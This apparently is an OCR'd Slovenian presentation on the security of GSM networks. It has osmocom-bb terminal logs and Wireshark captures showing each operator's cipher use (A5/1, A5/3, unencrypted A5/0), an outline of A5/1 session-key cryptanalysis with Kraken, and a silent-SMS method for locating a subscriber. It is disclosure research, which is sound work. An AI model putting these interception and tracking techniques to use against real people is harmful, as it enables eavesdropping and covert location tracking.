<000e> cell_log.c:340 Sync ARFCN 14 (rxlev -90, 180 syncs left)
<000e> cell_log.c:340 Sync ARFCN 29 (rxlev -90, 179 syncs left)
<000e> cell_log.c:340 Sync ARFCN 110 (rxlev -92, 178 syncs left)
<000e> cell_log.c:340 Sync ARFCN 1014 (rxlev -93, 177 syncs left)
<000e> cell_log.c:340 Sync ARFCN 45 (rxlev -94, 176 syncs left)
<000e> cell_log.c:340 Sync ARFCN 66 (rxlev -94, 175 syncs left)
<000e> cell_log.c:340 Sync ARFCN 116 (rxlev -94, 174 syncs left)
<000e> cell_log.c:340 Sync ARFCN 77 (rxlev -95, 173 syncs left)
<000e> cell_log.c:340 Sync ARFCN 979 (rxlev -95, 172 syncs left)
<000e> cell_log.c:340 Sync ARFCN 118 (rxlev -96, 171 syncs left)
<000e> cell_log.c:340 Sync ARFCN 119 (rxlev -96, 170 syncs left)
<000e> cell_log.c:340 Sync ARFCN 983 (rxlev -96, 169 syncs left)
<000e> cell_log.c:340 Sync ARFCN 986 (rxlev -96, 168 syncs left)
```

Terminal 0 Terminal 1 Terminal 2 Terminal 3 Terminal 4

Pregled ARFCN-jev s programom *cell_log*.

Analiza GSM prometa...

The image shows a Wireshark capture of GSM traffic. The main pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The selected packet (No. 2739) is a LAPDm frame. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
2729	16:31:09.285005	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 5
2730	16:31:09.312958	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
2731	16:31:09.405488	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2732	16:31:09.493026	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
2733	16:31:09.728229	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) Location Updating Request
2735	16:31:09.875997	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
2736	16:31:09.963756	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (MM) Location Updating Reject
2737	16:31:10.199081	127.0.0.1	127.0.0.1	LAPDm		
2738	16:31:10.434633	127.0.0.1	127.0.0.1	LAPDm		
2739	16:31:10.670132	127.0.0.1	127.0.0.1	LAPDm		

The packet details pane shows the structure of the selected LAPDm frame:

- Link Access Procedure, Channel Dm (LAPDm)
- GSM A-I/F DTAP - Location Updating Request
 - Protocol Discriminator: Mobility Management messages
 - 00.. = Sequence number: 0
 - ..00 1000 = DTAP Mobility Management Message Type: Location Updating Request (0)
 - Ciphering Key Sequence Number
 - Location Updating Type - Normal
 - Location Area Identification (LAI)
 - Mobile Station Classmark 1
 - Mobile Identity - IMSI (2934...)

The hex dump pane shows the raw bytes of the frame, with a redacted area in the middle.

The terminal window shows the output of the `ccch_scan` application, displaying burst indicator (BURST IND) messages and error messages for decoding encrypted data.


```
matej@cryptopia: ~/osmocom/osmocom-bb-raw/src/host/layer23/src/misc
matej@cryptopia: ~/osmocom/o...  matej@cryptopia: ~/osmocom/o...  matej@crypt
<000c> l1ctl.c:290 BURST IND: @(708084 = 0534/00/00) (-47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(708085 = 0534/01/01) (-47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(708086 = 0534/02/02) (-47 dBm, SNR 255
<000c> l1ctl.c:290 BURST IND: @(708087 = 0534/03/03) (-47 dBm, SNR 255
<0001> app_ccch_scan.c:709 Burst data
<000c> l1ctl.c:290 BURST IND: @(708099 = 0534/15/15) (-110 dBm, SNR 5
<000c> l1ctl.c:290 BURST IND: @(708100 = 0534/16/16) (-110 dBm, SNR 3
<000c> l1ctl.c:290 BURST IND: @(708101 = 0534/17/17) (-110 dBm, SNR 11
<000c> l1ctl.c:290 BURST IND: @(708102 = 0534/18/18) (-110 dBm, SNR 1
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(708116 = 0534/06/32) (-47 dBm, SNR 1
<000c> l1ctl.c:290 BURST IND: @(708117 = 0534/07/33) (-47 dBm, SNR 2
<000c> l1ctl.c:290 BURST IND: @(708118 = 0534/08/34) (-47 dBm, SNR 2
<000c> l1ctl.c:290 BURST IND: @(708119 = 0534/09/35) (-47 dBm, SNR 1
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(708131 = 0534/21/47) (-110 dBm, SNR 3
<000c> l1ctl.c:290 BURST IND: @(708132 = 0534/22/48) (-110 dBm, SNR 0
<000c> l1ctl.c:290 BURST IND: @(708133 = 0534/23/49) (-110 dBm, SNR 2
<000c> l1ctl.c:290 BURST IND: @(708134 = 0534/24/50) (-110 dBm, SNR 0
<0001> app_ccch_scan.c:721 Error decoding data, data encrypted?
<000c> l1ctl.c:290 BURST IND: @(708135 = 0534/25/00) (-47 dBm, SNR 255
```

Analiza GSM prometa. Promet zajamemo s programom `ccch_scan` in ga prikažemo v aplikaciji Wireshark.

Varnostni pregled slovenskih GSM omrežij

[nekatero opisane ranljivosti so bile po objavi člankov že odpravljene]

Uporaba šifriranja - Mobitel



mobitel_dokaz.pcap [Wireshark 1.6.7]

Filter: **lapdm** Expression... Clear Apply

Destination	Protocol	Length	Info
127.0.0.1	LAPDm	81	U, func=UI
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) CIPHERING Mode Command
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) CIPHERING Mode Command
127.0.0.1	LAPDm	81	U, func=UI
127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) CIPHERING Mode Command

► Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: CIPHERING Mode Command (0x35)
.... 1 = SC: Start ciphering (1)
.... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
...0 = CR: IMEISV shall not be included (0)

0010 00 42 b7 81 40 00 40 11 85 26 7f 00 00 01 7f 00 ...
0020 00
0030 24
0040 2b
0050 2b

Algorithm identifier (gsm_a.algorithm_identifier), 1 ... Packets: 671 Displayed: 11 Marked: 0 Load time: 0:00.018 Profile: ...

Mobitel je v času pregleda uporabljal šifriranje A5/1

Uporaba šifriranja - Mobitel

lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: **gsmtap** Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
3825	68.987088000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3826	69.013994000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3827	69.033247000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
3828	69.107356000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3846	69.176329000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3847	69.195339000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3851	69.264335000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM(DTAP) (RR) Paging Response
3861	69.430295000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
3878	69.499130000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0(DTAP) (RR) Classmark Change
3882	69.578184000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3890	69.647263000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3891	69.665252000	127.0.0.1	127.0.0.1	LAPDm	81	T, N(R)=1, N(S)=0 (Fragment)

.... 1... = SM capability (in SMS pt-to-pt capability): mobile station supports mobile terminated point-to-point SMS
.... 0.. = VBS notification reception: no VBS capability or no notifications wanted
.... 0.. = VGCS notification reception: no VGCS capability or no notifications wanted
.... 1 = FC Frequency Capability: The MS does support the E-GSM or R-GSM
1... 1... = CM3: The MS supports options that are indicated in classmark 3 IE
.0.. 1... = Spare: 0
..1. 1... = LCS VA capability (LCS value added location request notification capability): LCS value added location request notification capability supported
...1 1... = UCS2 treatment: the ME has no preference between the use of the default alphabet and the use of UCS2
.... 0... = SoLSA: The ME does not support SoLSA
.... 0.. = CMSP: CM Service Prompt: Network initiated MO CM connection request not supported
.... 1. = A5/3 algorithm supported: encryption algorithm A5/3 available
.... 0 = A5/2 algorithm supported: encryption algorithm A5/2 not available

0030 3c d4 00 1f f5 96 08 00 00 00 01 00 45 06 16 03 <.....E...
0040 53 19 b2 20 09 60 14 28 04 e0 01 0a 10 00 2b 2b S. (.....++
0050 2b +

Če je mobilni telefon sporočil, da podpira A5/3...

Uporaba šifriranja - Mobitel

The image shows a Wireshark 1.7.2 capture of GSM TAP traffic. The filter is set to 'gsmtap'. The packet list shows several packets, with packet 3934 highlighted. The packet details pane shows the following structure:

- Frame 3934: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
- Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
- Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
- User Datagram Protocol, Src Port: 45090 (45090), Dst Port: gsmtap (4729)
- GSM TAP Header, ARFCN: 101 (Downlink), TS: 1, Channel: SDCCH/8 (0)
- Link Access Procedure, Channel Dm (LAPDm)
- GSM A-I/F DTAP - Ciphering Mode Command
 - Protocol Discriminator: Radio Resources Management messages
 - DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
 - Cipher Mode Setting
 -1 = SC: Start ciphering (1)
 - ... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
- Cipher Mode Response

The packet bytes pane shows the following hex and ASCII data:

```
0030 2f ff 00 1f f6 53 08 00 00 00 03 64 0d 06 35 01 /....S.. ...d..5
0040 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b ++++++ ++++++
0050 2b
+
```

...je omrežje odgovorilo, da je na voljo samo A5/1.

Uporaba šifriranja - Simobil

simobil_dokaz.pcap [Wireshark 1.6.7]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

No.	Destination	Protocol	Length	Info
0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (RR) Paging Response
8.3.1	192.168.3.1	DB-LSP-D	206	Dropbox LAN sync Discovery Protocol
0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (MM) Authentication Request
0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5ter
0.1	127.0.0.1	LAPDm	81	U, func=UI
0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=2
0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=1(DTAP) (RR) Ciphering Mode Command
0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment

► Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
.... ...1 = SC: Start ciphering (1)
.... 010. = Algorithm identifier: Cipher with algorithm A5/3 (2)
...1 = CR: IMEISV shall be included (1)

0010 00 42 15 ef 40 00 40 11 26 f0 75 00 00 01 75 00 ...
0020
0030
0040
0050

Algorithm identifier (gsm_a.algorithm_identifier), 1 ... Packets: 2784 Displayed: 2784 Marked: 0 Load time: 0:00.039 Profile: ...

Simobil je v času pregleda uporabljal tudi A5/3...

Uporaba šifriranja - Simobil

Capturing from lo (loopback) [Wireshark 1.7.2 (SVN Rev 42553 from /trunk)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: **gsmtap** Expression... Clear Apply Shrani

No.	Time	Source	Destination	Protocol	Length	Info
3773	22:26:20.514226000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Immediate Assignment
3774	22:26:20.541699000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3775	22:26:20.578433000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3778	22:26:20.647704000	127.0.0.1	127.0.0.1	LAPDm	81	U P, func=SABM(DTAP) (MM) CM Service Request
3779	22:26:20.813785000	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
3782	22:26:20.884139000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3783	22:26:20.887652000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
3786	22:26:20.956903000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
3787	22:26:21.049291000	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0(DTAP) (RR) Ciphering Mode Command
3790	22:26:21.118537000	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=1
3791	22:26:21.284824000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI

▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)

▶ User Datagram Protocol, Src Port: 58444 (58444), Dst Port: gsmtap (4729)

▶ GSM TAP Header, ARFCN: 32 (Downlink), TS: 0, Channel: SDCCH/8 (5)

▶ Link Access Procedure, Channel Dm (LAPDm)

▼ GSM A-I/F DTAP - Ciphering Mode Command

▶ Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)

▼ Cipher Mode Setting
.... ..0 = SC: No ciphering (0)

▼ Cipher Mode Response
...1 = CR: IMEISV shall be included (1)

0010 00 43 4f b1 40 00 40 11 ec f6 7f 00 00 01 7f 00 .CO.@.@.

0020 00 01 e4 4c 12 79 00 2f fe 42 02 04 01 00 00 20 ...L.y./ .B....

0030 31 ff 00 19 7f 4b 08 00 05 00 03 00 0d 06 35 10 1....K..5

0040 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b ++++++++ ++++++++

0050 2b +

...vendar pa je v času pregleda omogočal tudi uporabo A5/0.

Uporaba šifriranja - Tušmobil

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
3924	11:33:28.259050	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3925	11:33:28.494726	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA(DTAP) (MM) CM Service Request
3926	11:33:28.642709	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
3927	11:33:28.729845	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1, N(S)=0(DTAP) (RR) Cipherring Mode Command
3928	11:33:32.597576	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3929	11:33:32.625600	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3930	11:33:32.643732	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3931	11:33:32.671623	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3932	11:33:32.689638	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3933	11:33:32.722675	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) System Information Type 3
3934	11:33:32.740630	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (SS)
3935	11:33:32.768554	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1
3936	11:33:32.786624	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR) Paging Request Type 1

Signal/Noise Ratio (dB): 44
Signal Level (dBm): 255
GSM Frame Number: 1109410
Channel Type: SDCCH/8 (8)
Antenna Number: 0
Sub-Slot: 1

- ▶ Link Access Procedure, Channel Dm (LAPDm)
- ▼ GSM A-I/F DTAP - Cipherring Mode Command
 - ▶ Protocol Discriminator: Radio Resources Management messages
 - DTAP Radio Resources Management Message Type: Cipherring Mode Command (0x35)
 - 1 = SC: Start cipherring (1)
 - ... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
 - ... 0 = CR: IMEISV shall not be included (0)

0030
0040
0050

Algorithm identifier (gsm_a.algori... = Packets: 7219 Displayed: 7219 Marked: 0 Profile: Default

Tušmobil je v času pregleda uporabljal A5/1.

Kriptoanaliza sejnega šifrirnega ključa Kc


(brez posedovanja mobilnega telefona in/ali SIM kartice tarče)

[ranljivost je delovala v primeru A5/1 šifriranja brez naključnega zapolnjevanja]

Ustvarjanje sejnega ključa Kc

Šifrirni ključ **Ki** je shranjen v SIM kartici in HLR registru. Na podlagi **Ki** se ustvari začasni, sejni ključ **Kc** s katerim se šifrirajo pogovori.

1.



2.



Ustvarjanje sejnega ključa Kc

3. Na vsaki strani se s pomočjo A8 ustvari sejni ključ Kc:

$$K_i + \text{RAND} @ A8 = K_c$$

4.



Če se SRES ujema, imata tako omrežje, kot telefon isti Kc. Ključ je s tem "izmenjan", čeprav se ne prenese preko omrežja. Šifriranje pogovorov poteka s Kc + A5/x. Po "zraku" se prenašajo samo šifrirani podatki.

Kriptoanaliza A5/1

teorija

VSEBINA PODATKOVEGA IZBRUHA V GSM



72	FE	BC	10	74	70	C4	2B	2B	2B	2B	2B	2B
----	----	----	----	----	----	----	----	----	----	----	----	----

"ENKRATNI" KLJUČ ZA ŠIFRIRANJE TOKA PODATKOV

D1	E8	02	BF	B7	A0	86	BB	37	E3	E3	E8	02
----	----	----	----	----	----	----	----	----	----	----	----	----

ŠIFRIRANO SPOROČILO (XOR)

A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29
----	----	----	----	----	----	----	----	----	----	----	----	----




Kracken



Kc

Lociranje uporabnika v mobilnem omrežju

Na mobilno številko pričnemo pošiljati tihe SMS-e, hkrati na omrežju gledamo katera TMSI številka prejema šifrirane podatke.



Zajem in kriptanaliza A5/1 praksa



